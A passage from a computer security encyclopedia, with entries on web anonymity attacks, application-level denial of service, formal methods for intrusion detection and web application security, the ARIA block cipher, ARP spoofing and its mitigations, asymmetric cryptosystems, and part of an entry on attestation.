Another important problem is known as (long-term) intersection attacks [2]. Here the attacker observes (if necessary for a long time) who is using a given anonymization service and which Web sites are accessed by this anonymization service. If the attacker knows that a certain Web site (e.g., a Web site related to a certain Web mail account) will – at different points in time – always be accessed by the same user, the attacker can calculate intersections of the set of users at the relevant points in time. As the set of users of a given anonymization service will change over time, the intersections will finally reveal the user in question with high propability.

Other problems arise from the kind of Web offers accessed by the users. Here especially services in the context of Web 2.0 are problematic, because one of the basic principles of such services is that the user provides some content (e.g., text, images, or videos), which could be used to derive identifying information. Moreover behind many Web 2.0 applications some kind of social network exists. Even if a user who wants to use a given Web 2.0 application chooses his pseudonym carefully, often it is possible to derive his true identity with the help of the structure of the social network of other Web 2.0 applications this user participates non-anonymously [4] (►Web 2.0 Security and Privacy).

Finally, problems also arise from design and implementation flaws of modern Web browsers, especially w.r.t. active content, e.g., JavaScript, Java, Flash, ActiveX. Utilizing such content, an attacker (e.g., a Web site operator) can often get access to identifying information of the execution environment of the Web browser (e.g., the IP address of the host computer). Using covert channels this information can than be transmitted to the attacker, e.g., by embedding it undetectably in an URL subsequently accessed by the Web site.

Experimental Results

The AN.ON [4] and the Tor projects [5] offer open source software and services that could be used to browse the Web anonymously.

Recommended Reading

1. Berthold O, Federrath H, Köpsell S (2000) Web MIXes: a system for anonymous and unobservable Internet access. In Proceedings of Privacy Enhancing Technologies Workshop (PET 2000), Springer, Berlin/Heidelberg, LNCS 2009, Juli 2000, pp 115–129
2. Berthold O, Langos H (2003) Dummy traffic against long term intersection attacks. Proceedings of Privacy Enhancing Technologies Workshop (PET 2002), Springer, Berlin/Heidelberg, LNCS 2482, 2003, pp 199–203
3. Dingledine R, Mathewson N, Syverson PF (2004) Tor: The Second-Generation Onion Router. Proceedings of the 13th USENIX Security Symposium, http://www.usenix.org/publications/library/proceedings/sec04/tech/full_papers/dingledine/dingledine.pdf, August 2004, pp 303–320

4. Narayanan A, Shmatikov V (2009) De-anonymizing social networks. Proceedings of the 30th IEEE Symposium on Security and Privacy, 2009, pp 173–187 Oakland, California
5. Reiter MK, Rubin AD (1998) Crowds: anonymity for Web transactions. ACM Transactions on Information and System Security, Vol. 1(1) November 1998, pp 66–92
6. The AN.ON Project. http://anon.inf.tu-dresden.de/
7. The TOR Project. http://www.torproject.org/
There exists a very good bibliography on anonymous communication at: http://freehaven.net/anonbib/

Anthropometric Authentication

►Biometric Authentication

Anthropometrics

►Biometrics for Forensics

Anthropometry

►Biometrics for Forensics

Anti-DoS Cookies

►Protocol Cookies

Anti-Jamming Strategy

►Jamming Attack Defense

Antispam Based on Sender Reputation

►Spam Detection Using Network-Level Characteristics

Antivirus

►Malware Detection

Application-Level Denial of Service

Mudhakar Srivatsa, Arun Iyengar
IBM Research Division, Thomas J. Watson Research Center, Yorktown Heights, NY, USA

Synonyms

Smart/algorithmic denial of service

Related Concepts

►Availability; ►DoS Detection; ►DoS Pushback; ►Jamming Attack Defense; ►Network Bandwidth DoS; ►Overlay-Based DoS Defenses; ►Packet-Dropping Attack; ►SYN Cookie Defense; ►SYN Flood Attack; ►Trust Management

Definition

Application-level denial of service (DoS) attacks are a class of emerging DoS attacks that target higher layers in an application stack as against network layer attacks. Application-level DoS attacks essentially mimic flash crowds with the goal of severely crippling an electronic service and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from the legitimate requests.

Background

DoS attacks attempt to render an electronic service unavailable to its intended users. Traditional DoS attacks typically refer to flooding-based attacks that attempt to inundate a Web server with numerous requests with the goal of exhausting the server's computational or networking resources. Recently, smart DoS attacks have been crafted by skilled hackers against businesses with the goal of extorting, disabling, or impairing the competition [1]. Such sophisticated DoS attacks have become increasingly detrimental as they focus not only on low-level network flooding but also on higher layers in an application stack (e.g., thread pool, server cache, database, etc.) [2–4].

Application-level DoS attacks essentially mimic flash crowds [5, 6] with the goal of severely crippling a Web site (or other server) and evading traditional DoS filters by morphing the attack requests so that they are nearly indistinguishable from the legitimate requests [1]. For example, an FBI affidavit [7] describes a case wherein an e-commerce Web site, WeaKnees.com, was subject to an organized DoS attack staged by one of its competitors. These attacks slammed into WeaKnees.com, crippling the site, which sells digital video recorders, for a

period of 12 h. In response, WeaKnees.com moved to a more expensive hosting at RackSpace.com that mitigated naive flooding attacks using superior bandwidth capabilities. However, the attackers adapted their attack strategy and replaced simple flooding attacks with a HTTP flood that mimics flash crowds, but selectively pulls out large image files from WeaKnees.com. At its peak, it is believed that this onslaught kept the company offline for a full 2 weeks, causing a loss of several million dollars in revenue.

Several improvised versions of such application-level DoS attacks have been observed in the recent past including: (1) carefully crafted stream of attack requests that thrashes a Web server's cache [1], (2) attacks on dynamic Web pages that trigger expensive database operations (e.g., join over two large database tables) [1], (3) attacks that target specific hash table implementations with the goal of inducing hash table collisions [2], (4) attacks that target expensive cryptographic operations (e.g., verifying a digital signature in SSL handshakes) [8].

One can often refrain from using DoS protection algorithms when the request load is low enough so that performance is not adversely affected. Once the load on the Web site reaches a level where performance becomes a problem, DoS protection becomes essential. While general schemes for handling overload and admission control can be used for mitigating the effects of DoS attacks, many of these schemes penalize both malicious and legitimate clients. It is far more preferable to use solutions that can identify malicious clients and throttle requests from them as much as possible so that legitimate clients are affected as little as possible.

Theory and Application

An effective solution to defend against DoS attacks should be widely deployable, that is, it should not require significant changes to the client/server software stack. Additionally, a client, be it a benign human user or a benign client script, should be able to transparently interact with the Web server without requiring functional changes. However, it appears that an effective defense against DoS attacks must operate at lower layers in the networking stack so that an IP-layer firewall can filter attack packets before they can consume significant resources at the server. Note that solutions that operate at higher layers on the networking stack are vulnerable to *attacks from below*. On the other hand, smart DoS attacks typically exploit application semantics that are either unavailable or too complex (e.g., state dependent) to be encoded as IP-layer firewall rules.

Traditional DoS filters typically employ either a preauthorization- or a challenge-based approach. A preauthorization-based approach uses authentication mechanisms (e.g., login password, public key certification, etc.) to restrict access to a select set of users. While such an approach is meaningful for enterprise networks, it does not apply to open e-commerce Web sites. Challenge-based mechanisms provide an alternative solution for DoS protection without requiring preauthorization. For example, an image-based challenge (e.g., the client may be asked to type in several letters shown in an image) [6] may be used to determine whether the client is a real human being or an automated script. However, most challenge mechanisms violate client transparency. For instance, an image-based challenge does not distinguish between a legitimate automated client script and a DoS attack script, and thus blocks benign client scripts from accessing an overloaded Web site.

It is hard for a traditional network-level DoS filters to distinguish between a smart DoS attack request and a legitimate request. For example, a network-level DoS filter that examines any statistics (mean, variance, etc.) on the request rate, the contents of the request packet headers (internet protocol (IP), transmission control protocol (TCP), hyper-text transfer protocol (HTTP), etc.), or even the entire content of the request packet using *static* rules will find no statistically significant differences between a smart DoS attack request and a legitimate request. Additionally, the subtle nature of smart DoS attacks make it very hard to exhaustively enumerate *all possible* smart DoS attacks that could be launched by an adversary. Therefore, what is needed is an automated security solution that mitigates smart DoS attacks *without knowing* their precise nature of operation. Further, as in the case of WeaKnees.com, the attackers may continuously change their strategy to evade traditional DoS protection mechanisms. Hence, there is a need for a security solution that is resilient to a wide class of attack strategies.

Autonomic DoS protection mechanisms that adopt a control theoretic approach have been developed [1]. The control loop for DoS protection is built around a control variable (client priority level) as follows: (1) application-level sensors monitor resource consumption and request utility on a per-client basis, (2) a dynamic priority control takes monitored data as input and throttles a client's priority level, and (3) the system (Web server/firewall) throttles the client's request rate based on its priority level. An autonomic DoS protection mechanism, besides being client-transparent, captures the intrinsic characteristic of smart DoS attacks (low-utility resource-intensive requests)

and is thus very effective in filtering a priori unknown attacks and adaptive attacks.

Open Problems

Autonomic DoS protection mechanisms present a first step toward truly analyzing DoS attacks as a reward–penalty game between the attacker(s) and the application (or Web server). There are several open problems in this domain that span research areas from system design to utility theory. Possible directions of future research include: (1) building light-weight application-level monitors that estimate resource consumption on a per-client basis, (2) mining latent utility model for client requests (server's reward for processing a client's request) using historical access logs and revenues, and (3) building optimal dynamic controllers that are provably resilient to strategic attackers amidst errors in monitoring data.

Recommended Reading

1. Srivatsa M, Iyengar A, Yin J, Liu L (2008) Mitigating application level denial of service attacks on web servers: a client transparent approach. ACM Trans Web 2(3)
2. Crosby SA, Wallach DS (2003) Denial of service via algorithmic complexity attacks. In USENIX security symposium
3. CERT (2004) Incident Note IN-2004–01 W32/Novarg.A Virus
4. Leyden J (2003) East European gangs in online protection racket www.theregister.co.uk/2003/11/12/east-european-gangs-in-online/
5. Jung J, Krishnamurthy B, Rabinovich M (2002) Flash crowds and denial of service attacks: characterization and implications for CDNs and web sites. In World Wide Web conference (WWW)
6. Kandula S, Katabi D, Jacob M, Berger A (2005) Botz-4-sale: surviving organized DDoS attacks that mimic flash crowds. In Networks Systems Design and Implementation (NSDI)
7. Poulsen K (2004) FBI busts alleged DDoS mafia. www.securityfocus.com/news/9411
8. Bicakci K, Crispo B, Tanenbaum AS (2006) Reverse SSL: improved server performance and DoS resistance for SSL handshakes. In CRYPTO

Applications of Formal Methods to Intrusion Detection

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Related Concepts

►Biba Integrity Model; ►Biba Model; ►Malware Detection

Definition

The application of formal methods to intrusion detection is the use of techniques for formal specification and verification in systems that are designed to detect intrusions or malware.

Background

The terms "formal methods" and "intrusion detection" do not normally go together in people's minds, but there are many places in intrusion detection systems in which formal methods can potentially be useful. An intrusion detection system must specify desirable or undesirable behavior. Methods for formally specifying that behavior and analyzing the resulting specification can do much to help eliminate redundancy and contradictions, and to give insights into the results of that behavior. Although the use of formal methods is not yet widespread among intrusion detection systems, researchers have started to pay more attention to it as a potentially effective tool.

Applications

There are several areas in intrusion detection where formal methods have been applied.

Signature-based intrusion detection systems make use of a set of specifications, or signatures, of intrusions. When such a system identifies behavior that matches the signature, it raises an alarm. The specification of these signatures is important. If they are too specific, they will miss slight variants of attacks, and if they are too broad, they will introduce false positives. Moreover, it is also necessary to be able to tell when two signatures refer to the same attack, in order to reduce redundancy when combining information from intrusion detection systems. Formal specification and analysis techniques can be useful for both the generation and classification of such signatures. For example, in [1] Stakhanova and Ghorbani use representations of signatures as finite state machines to detect redundancies in two open source signature-based systems.

Anomaly, or model-based intrusion detection systems are supplied with a model of correct behavior. They then monitor program behavior and flag any behavior that is not in conformance with the model. Formal methods can be helpful in classifying these models and understanding their behavior. For example, in [2] Feng et al. formalize a number of models based on pushdown automata, and use it to classify them in terms of efficiency in sensitivity.

More recently, techniques from formal methods have been incorporated directly in tools.

Examples include the binary analysis platform Vine used the BitBlaze project [3]. In Vine, binaries are translated into an intermediate formal language, which can be checked via a weakest precondition generator or formal

decision procedures. BitBlaze (and Vine) has been used, for example, in the automatic generation of signatures from vulnerabilities.

Open Problems

Formal methods have started to see use in intrusion detection systems. Initially their impact was limited mainly to second-order applications such as analysis of different signature or model generation schemes. More recently they have seen use in the generation and analysis of models and signatures. However their impact is still somewhat limited by the fact that formal methods for the most part are not expressive enough to deal with the type of statistical behavior descriptions that intrusion detection systems must often deal with. Indeed, in [4], in which Cheung et al. use the PVS specification language and executable specification tool to develop models of Modbus TCP network behavior for intrusion detection, they conclude that one of the reasons for their success was the somewhat restricted behavior of Modbus networks, which are dedicated to control flow. However, research is ongoing in probabilistic techniques in formal methods, including such potentially relative areas as quantitative information flow analysis and probabilistic model checking. As these techniques become more mature, we expect more applications of formal methods to intrusion detection to arise.

Recommended Reading

1. Stakhanova N, Ghorbani A (2010) Managing intrusion detection rule sets. In: Proceedings of the third European workshop on system security EUROSEC'10, Paris, Apr 2010
2. Feng HH, Giffin JT, Huang Y, Jha S, Lee W, Miller BP (2004) Formalizing sensitivity in static analysis for intrusion detection. In: IEEE symposium on security and privacy, Oakland, May 2004
3. Song D, Brumley D, Yin H, Caballero J, Jager I, Kang MG, Liang Z, Newsome J, Poosankam P, Saxena P (2008) BitBlaze: a new approach to computer security via binary analysis. In: ICISS 2008. LNCS, vol 5352. Springer, Heidelberg, pp 1–25
4. Cheung S, Dutertre B, Fong M, Lindqvist U, Skinner K, Valdes A (2007) Using model-based intrusion detection for SCADA networks. In: Proceedings of the SCADA security scientific symposium, Miami Beach, Jan 2007

Applications of Formal Methods to Web Application Security

V. N. Venkatakrishnan
Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Synonyms

Formal methods; Web application security

Related Concepts

►Static Analysis; ►Theorem Proving

Definition

The use of formal methods in web application security refers to the use of techniques such as static analysis and model checking to analyze web application software for security properties.

Background

Verification of programs has been a topic of interest and has remained a topic of active interest for nearly three decades. With the growth of web applications, researchers started investigating the use of formal methods to web application security. Techniques such as static analysis are being increasingly used to analyze web applications for security properties. With attacks such as SQL injection and Cross-site Scripting becoming increasingly common, several new methods were developed to analyze and identify vulnerabilities in web applications.

Theory

A web application is a distributed application that has a *client* side and a *server side*. The client side (code) of the application runs on a web browser and the server side (code) runs on the web application server. During a run of the web application, the client solicits n string inputs from the user and sends them to the server for processing. Formally, each string input is a finite sequence of characters from some alphabet Σ, n-tuple of such inputs as I, and the set of all such I as $\mathcal{I}$. These inputs are received and processed by server code $\mathcal{S}$, which in turn produces a resulting web page output L (or a SQL query, depending on the problem formulation), and the set of all such L as $\mathcal{L}$. Thus, a web application server code can be seen as a mapping from a set of tuple of string inputs $\mathcal{I}$ into a language of web pages or SQL queries $\mathcal{L}$.

With the above formalism, we examine the work done in web application security through the use of formal methods. Our description is along three broad categories that are described below.

Language-Based Modeling of Web Applications: User-supplied inputs often appear in the web page output L. However, if unchecked they can trick the application in generating an undesired output L' thus resulting in code injection attacks. For SQL injection attacks, Wassermann et al. [1] observed that user inputs should remain confined to certain tokens of output L and proposed a SQL grammar based detection technique for SQL injection attacks.

Minamide [2] approximated a web application's output $\mathcal{L}$ by a Context Free Grammar (CFG) and then computed its intersection with regular expressions representing

attack payloads. A non-empty intersection then confirmed Cross-site Scripting (XSS) vulnerabilities in the web application. These attacks are often caused by insufficient validation, and Balzarotti et al. [3] proposed a technique to find insufficient sanitization. It modeled the output of sanitization operations as automatons and then checked if the output could contain known attacks strings.

Static Analysis: Static analysis has been extensively used for vulnerability detection. A large body of work statically finds flows in web applications that use unsanitized untrusted data in sensitive operations to identify vulnerabilities [4–7]. Intuitively these approaches reason about vulnerabilities in $\mathcal{L}$. These approaches rely on techniques like symbolic execution to explore paths and widening approximation [8] to learn values that a variable may hold at certain program locations.

Static analysis has also been used to enforce *security-by-construction*. Chong et al. [9] proposed splitting a program in $\mathcal{C}$ and $\mathcal{S}$ such that the resulting web application enforces confidentiality and integrity. Bisht et al. [10] employed symbolic execution to analyze $\mathcal{L}$ and transformed $\mathcal{S}$ to make use of *PREPARE* statements thus rendering it safe from SQLIA.

Model Checking and Theorem Proving: Model checking is a search space exploration technique. It has been extensively used in vulnerability analysis and exploit construction. Martin et al. [11] used a goal-directed approach for constructing SQL injection and Cross-site Scripting exploits. By exploring the space of URL requests, the technique enables session-aware analysis resulting in exploits that span multiple requests through a session.

Another area where constraint solving has been applied in web applications is in the area of vulnerability analysis. It is well known that the client side of a web application runs in an untrusted environment, potentially under an attacker's control. Therefore, any security checks done by the client side of a web application $\mathcal{C}$ need to be replicated by the server code $\mathcal{S}$, otherwise this may result in parameter-tampering vulnerabilities. Bisht et al. [12] used an approach based on symbolic execution and constraint solving to identify parameter-tampering opportunities in web applications. Wassermann et al. [13] used a concolic testing–based approach to uncover bugs in test applications.

Applications

Several open source frameworks have implemented formal methods–based techniques in their implementations. Most notable of these are the WebSSARI project [6], SUIF analysis framework [5], and the TAPS web service [10].

Recommended Reading

1. Wassermann G, Su Z (2007) Sound and precise analysis of web applications for injection vulnerabilities. In: PLDI'07: proceedings of the 28th conference on programming language design and implementation, San Diego, CA, USA
2. Minamide Y (2005) Static approximation of dynamically generated web pages. In: WWW'05: proceedings of the 14th international conference on World Wide Web, Chiba, Japan
3. Balzarotti D, Cova M, Felmetsger V, Jovanovic N, Kirda E, Kruegel C, Vigna G (2008) Saner: composing static and dynamic analysis to validate sanitization in web applications. In: SP'08: proceedings of the 29th IEEE symposium on security and privacy, Oakland, CA, USA
4. Jovanovic N, Kruegel C, Kirda E (2006) Pixy: a static analysis tool for detecting web application vulnerabilities. In: SP'06: proceedings of the 27th IEEE symposium on security and privacy, Oakland, CA, USA
5. Livshits VB, Lam MS (2005) Finding security vulnerabilities in Java applications with static analysis. In: SS'05: proceedings of the 14th USENIX security symposium, Baltimore, MD, USA
6. Huang Y-W, Yu F, Hang C, Tsai C-H, Lee D-T, Kuo S-Y (2004) Securing web application code by static analysis and runtime protection. In: WWW'04: proceedings of the 13th international conference on world wide web, New York, NY, USA
7. Xie Y, Aiken A (2006) Static detection of security vulnerabilities in scripting languages. In: SS'06: proceedings of the 15th USENIX security symposium, Vancouver, BC, Canada
8. Christensen AS, Møller A, Schwartzbach MI (2003) Precise analysis of string expressions. In: SAS'03: proceedings of the 10th international conference on static analysis, San Diego, CA, USA
9. Chong S, Liu J, Myers AC, Qi X, Vikram K, Zheng L, Zheng X (2007) Secure web application via automatic partitioning. SIGOPS Oper Syst Rev 41(6):31–44
10. Bisht P, Sistla AP, Venkatakrishnan VN (2010) Automatically preparing safe SQL queries. In: FC'10: proceedings of the 14th international conference on financial cryptography and data security, Tenerife, Canary Islands, Spain
11. Martin M, Lam MS (2008) Automatic generation of XSS and SQL injection attacks with goal-directed model checking. In: SS'08: proceedings of the 17th conference on security symposium, San Jose, CA, USA
12. Bisht P, Hinrichs T, Skrupsky N, Bobrowicz R, Venkatakrishnan VN (2010) NoTamper: automatic blackbox detection of parameter tampering opportunities in web applications. In: CCS'10: proceedings of the 17th ACM conference on computer and communications security, Chicago, IL, USA
13. Wassermann G, Yu D, Chander A, Dhurjati D, Inamura H, Su Z (2008) Dynamic test input generation for web applications. In: ISSTA'08: proceedings of the 2008 international symposium on software testing and analysis, Seattle, WA, USA

Applications of Rank-Metric Codes

►Schemes Based on Rank Codes

ARIA

Sebastiaan Indesteege
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Boomerang Attack; ►Feistel Cipher; ►Impossible Differential Attack; ►Security Standards; ►Substitution–Permutation (SP) Network

Definition

ARIA is a South Korean block cipher that was designed in 2003 and standardised as a Korean Standard block cipher algorithm in 2004.

Background

The ARIA block cipher [3] was designed by a team of South Korean researchers in 2003. Just like the Advanced Encryption Standard (AES), from which ARIA borrows certain ideas, it is a substitution-permutation network (SPN) cipher, has a block size of 128 bits, and supports key sizes of 128, 192, and 256 bits. Unlike most other SPN ciphers, however, ARIA is an involution. This means that the encryption and decryption operation are identical, except for reversing the order of the subkeys. This offers an implementation advantage, which is also found in Feistel ciphers. In 2004, ARIA was selected as a Korean standard block cipher algorithm (KS X 1213) by the Korean Ministry of Knowledge Economy.

Theory

ARIA has a block size of 128 bits, and supports key lengths of 128, 192, and 256 bits. Depending on the key length, ARIA has 10, 12, or 14 rounds. Each round consists of round key addition, a substitution layer, and a diffusion layer. The round key addition adds a 128-bit subkey to the internal state using XOR. The substitution layer consists of 16 parallel 8-bit S-box lookups. Two different S-boxes and their inverses are used in each round. Which S-box is applied to which state byte differs for even and odd rounds. More precisely, the substitution layer used in the even rounds is the inverse of the substitution layer used in the odd rounds. The linear diffusion layer recombines the 16 state bytes using XOR. It can be seen as a matrix multiplication with a 16×16 binary involutional matrix, i.e., the matrix has only 0/1 elements and it is its own inverse. As the number of rounds is always even, the encryption and decryption operation are identical, provided that the order of the round keys is reversed. Hence, ARIA is an involution.

The round keys are generated using the key schedule, which consists of two phases. In the first phase, certain intermediate values are generated using a Feistel network based on the ARIA round function. In the second phase, these values are recombined into the required number of subkeys, using XOR and bit rotations.

Open Problems

At the time of writing, ARIA remains unbroken. In [1], Biryukov et al. performed an extensive security analysis of ARIA. Other cryptanalytic results on ARIA include an impossible differential attack on up to 6 rounds by Wu et al. [5], which was later improved by Li et al. [4], and a boomerang attack up to 6 rounds by Fleischmann et al. [2].

Recommended Reading

1. Biryukov A, De Cannière C, Lano J, Preneel B, Örs SB (2004) Security and performance analysis of ARIA, final report. COSIC internal report. http://www.cosic.esat.kuleuven.be/publications/article-500.pdf
2. Fleischmann E, Gorski M, Lucks S (2009) Attacking reduced rounds of the ARIA block cipher. Cryptology ePrint Archive, Report 2009/334. http://eprint.iacr.org/2009/334/
3. Kwon D, Kim J, Park S, Sung SH, Sohn Y, Song JH, Yeom Y, Yoon E-J, Lee S, Lee J, Chee S, Han D, Hong J (2003) New block cipher: ARIA. In: Lim JI, Lee DH (eds) ICISC 2003, Seoul, November 2003. Lecture notes in computer science, vol 2971. Springer, Berlin, pp 432–445
4. Li PZR, Sun B, Li C (2008) New impossible differential cryptanalysis of aria. Cryptology ePrint Archive, Report 2008/227. http://eprint.iacr.org/2008/227/
5. Wu W, Zhang W, Feng D (2007) Impossible differential cryptanalysis of reduced-round ARIA and camellia. J Comput Sci Technol 22(3):449–456

ARP Poison Routing (APR)

►ARP Spoofing

ARP Poisoning

►ARP Spoofing

ARP Spoofing

William Enck
Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA

Synonyms

ARP poisoning; ARP poison routing (APR)

Related Concepts

►Denial of Service (DoS) Attack; ►Man-in-the-Middle (MITM) Attack

Definition

ARP spoofing is a technique used to maliciously influence the contents of the ARP cache on a local network host. It facilitates both Man-in-the-Middle (MITM) attacks (usually between a host and the gateway) and Denial-of-Service (DoS) attacks.

Background

In computer networks, hosts commonly use the Address Resolution Protocol (ARP) [8] to discover the link layer address corresponding to a network layer address. The acronym ARP generally refers to the resolution of Ethernet Media Access Control (MAC) addresses from Internet Protocol version 4 (IPv4) addresses. While ARP is not restricted to either Ethernet or IPv4, this entry uses terminology from these protocols for explanatory purposes.

An ARP resolution occurs via a distributed lookup algorithm consisting of a broadcast request followed by a unicast reply. The querying host sends its request to the local network's broadcast address. All the hosts on the local network receive the request, but only the host matching the indicated IP address replies. The ARP reply, containing both the target's IP and MAC addresses, is unicast back to the requester's MAC address. Upon receiving the unicast reply, the requester places the IP/MAC address pair encoded in the packet into its ARP cache. Note that the ARP request/reply protocol is stateless, and the requester does not match request packets to reply packets. The address pair remains in the ARP cache until an implementation-specific expiration period is reached, typically a 20 min timer reset after each use.

Theory

ARP spoofing, also known as ARP poisoning, is the act of "spoofing" (i.e., forging) an ARP reply for malicious purposes. In its simplest form, a malicious host constructs a fake ARP reply containing the desired IP/MAC address pair. When the victim host broadcasts a request for that IP address, the malicious host takes advantage of the race condition inherent to ARP's statelessness. A successful attack updates the victim host's ARP cache with desired values.

Most IP stacks now ignore unsolicited ARP replies (a related weakness allowing an attacker to freely control the ARP cache of networked hosts); however, this does not limit ARP cache manipulation. The attacker simply needs to spoof an Internet Control Message Protocol (ICMP) ping message with the desired source address. The victim host will respond by performing an ARP request for the MAC address associated with the spoofed source IP address.

When the victim host attempts to connect to a remote host, it assumes that the IP/MAC address pair in its ARP cache is correct. If the entry has been maliciously crafted, either DoS or MITM attacks may result. A DoS attack is achieved when the specified MAC address is invalid or otherwise not controlled by the attacker. For example, an invalid MAC address associated with the network gateway's IP address inhibits external network traffic. Arguably the MITM attacks are more severe. In this case, instead of mapping the network gateway's IP address to an invalid MAC address, the attacker ensures that the gateway's IP address is mapped to the MAC address of a malicious host. Simultaneously, the attacker ensures the network gateway's ARP cache maps the victim's IP address to the MAC address of the malicious host. As a result, the malicious host can *transparently* intercept, potentially modify, and forward all traffic between the victim and the gateway. Note that this attack allows network sniffing even on switched networks. Multiple tools are available to perform ARP spoofing attacks, including Cain and Abel [4], DSniff [9], and Ettercap [7].

Mitigation

ARP spoofing has long been known [1]; however, it remains a problem [2]. At the root of ARP spoofing is a lack of integrity and authenticity on the mapping between IP and MAC addresses in ARP replies. However, remedying this problem is nontrivial for two central reasons. First, the solution must not discard ARP itself, as networks commonly contain legacy devices with proprietary firmware that is not easily updateable. Second, host-based modifications must have minimal overhead, as embedded and resource-constrained devices commonly participate in ARP.

External Solutions

Intelligent network devices have been introduced as an alternative to statically assigning ARP entires in network hosts (an intractable task for many networks). Advanced

network switches commonly provide port security, which restricts the MAC addresses that can use physical network ports. Applied in this way, port security can help prevent MAC hijacking, but does not prevent MITM attacks. The Dynamic ARP Inspection (DAI) feature is also available in some network switches. It analyzes ARP packets in real time, dropping those identified as invalid or malicious. Such analysis uses a database of valid IP-to-MAC address bindings, which can be built either manually by the network administrator, or dynamically using Dynamic Host Configuration Protocol (DHCP) snooping. Unfortunately, DAI is often cost prohibitive and cannot be applied to wireless networks that lack the concept of a physical port. IEEE 802.1X provides virtual ports to wireless networks; however, alone, IEEE 802.1X is insufficient to prevent ARP spoofing, as it simply provides port authentication. Frequently authenticated hosts are still considered potential attackers in the network threat model. Finally, network security appliances often include detection algorithms for malicious ARP packets.

However, attacks still occur and the approach is limited to the response of the network administrator, as with other network intrusion detection systems.

Cryptographic Solutions

There have been multiple attempts to enhance ARP itself with cryptographic primitives. Gouda and Huang [5] propose a secure address resolution protocol, wherein a secure server shares secret keys with each subnet host, and all ARP messages are performed with that server. Bruschi et al. [3] propose S-ARP, which uses asymmetric cryptography and an Authoritative Key Distributor (AKD) to assert the authenticity of each subnet host's public key. In S-ARP, the ARP replies are signed by the host's private key, and the requester retrieves the corresponding private key from the AKD (if needed). Finally, Lootah et al. [6], propose TARP, a ticket-based Address Resolution Protocol. In TARP, the Local Ticket Agent (LTA) distributes tickets, which are digitally signed attestations of IP/MAC address pairs, to each subnet host. The ticket must be provided with an ARP reply for a TARP-enabled host to accept the association. Unfortunately, while both S-ARP and TARP interoperate with non-enhanced ARP hosts, they are limited to protecting enhanced ARP hosts. En lieu of ARP security, higher layer protocols such as IPsec and SSL are often applied. However, these protocols have their own limitations and do not address DoS concerns.

Recommended Reading

1. Bellovin SM (1989) Security problems in the TCP/IP protocol suite. Comput Comm Rev 2(19):32–48
2. Bellovin SM (2004) A look back at "security problems in the TCP/IP protocol suite". In 20th Annual Computer Security Application Conference (ACSAC), pp. 229–249, Dec 2004, Jucson, Arizona
3. Bruschi D, Orgnaghi A, Rosti E (2003) S-ARP: a secure address resolution protocol. In Proceedings of the 19th Annual Computer Security Application Conference (ACSAC), Las Vegas, Nevada
4. Cain & Abel. http://www.oxid.it/cain.html
5. Gouda M, Huang C (2003) A secure address resolution protocol. Comput Netw 41:860–921
6. Lootah W, Enck W, and McDaniel P (2007) TARP: Ticket-based Address Resolution Protocol. Comp Netw 51(15):4322–4337
7. Orgnaghi A, Valleri M ettercap: a suite for man in the middle attacks. http://ettercap.sf.net
8. Plummer DC (1982) An Ethernet address resolution protocol or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware. RFC 826
9. Song D. dsniff: a collection of tools for network auditing and penetration testing. http://www.monkey.org/~dugsong/dsniff

Asymmetric Cryptosystem

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

Public-key cryptosystem; Two-key cryptosystem

Related Concepts

►Digital Signature Schemes; ►Hybrid Encryption; ►Key Agreement; ►Public-Key Encryption; ►Symmetric Cryptosystem

Definition

An *asymmetric cryptosystem* is one where different ►keys are employed for the operations in the cryptosystem (e.g., encryption and decryption), and where one of the keys can be made public without compromising the secrecy of the other key.

Theory

In the classic model for asymmetric encryption, an *encryption operation E* involving a *public key PubKey* can be reversed by a *decryption operation D* involving a matching *private key PrivKey*. That is, given a message M, a *ciphertext* C is computed as

$$C = E(PubKey, M)$$

and the message M is recovered as

$$M = D(PrivKey, C).$$

Current usage is more general, covering other arrangements (such as ►digital signature schemes and ►key agreement) where some operations involve a key that can be made public and others involve a matching key that must be kept secret.

Application

Asymmetric cryptosystems are widely deployed, especially in environments where parties initially are not in a convenient position to share secrets with one another. Examples are ►RSA encryption, Diffie–Hellman key agreement, the ►Digital Signature Standard, and ►elliptic curve cryptography. Implementations often employ a combination of asymmetric and symmetric cryptosystems: the former for establishing a shared secret key, and the latter for protecting messages and other information with the key. Such systems are called *hybrid encryption systems*.

Asynchronous Stream Cipher

►Self-Synchronizing Stream Cipher

Attack by Summation Over an Hypercube

►Cube Attack

Attestation

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Synonyms

Outbound authentication

Related Concepts

►Secure Coprocessor; ►TPM; ►Trusted Computing

Definition

The term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence to make a trust decision about a given computing platform.

Background

In many scenarios in computing, a party may have motivation to ascertain the properties of another computing entity.

Probably the most natural scenarios arise in distributed computing. Can Alice trust that Bob's remote server is sufficiently trustworthy for her to submit her sensitive information? Can Bob trust that Alice's client machine is configured with the latest patches – or is it laden with malware that will infect his system if she connects? The problems can also arise in settings where this no clear client-server distinction, such as peer-to-peer computing (is Bob really running the bona fide file sharing client?).

The problem can also rise in more localized settings, where one of the parties is explicitly human. Can Alice trust her laptop is properly configured? How about a public-access personal computer in the library?

Theory and Applications

In all these settings, a straightforward way to try to solve the problem is to somehow *measure* the system in question. Even the language the above descriptions used betrays this approach: whether Alice should trust machine *M* depends on *M*'s "configuration."

With the advent around the turn of the century of the *Trusted Computing Group (TCG)* and the school of research and development it has spawned, the term *attestation* has come to refer to a set of techniques to provide the relying party with sufficient evidence – primarily too the software and cryptographic architecture that enables a hardware *Trusted Platform Module (TPM)* to take measurements of the software and hardware configuration of a computing platform, and to reliably report these measurements. (See Chap. 10 in [1] for an overview.)

However, research also identifies two key aspects in which this primary approach to attestation falls short of the goal of enabling remote relying parties to make these trust decisions. For one thing, the description provided by basic attestation does not directly enable the relaying party to establish a secure communication channel with the platform in question. Consequently, researchers have proposed various ways to augment basic attestation in order to bind a cryptographic key pair to the platform description.

Another aspect is that the static measurements of configuration provided by the basic approach do not necessarily suffice: configuration data alone does not necessarily imply trustworthiness, and one-time static measurements do not necessarily describe the ongoing, current state of

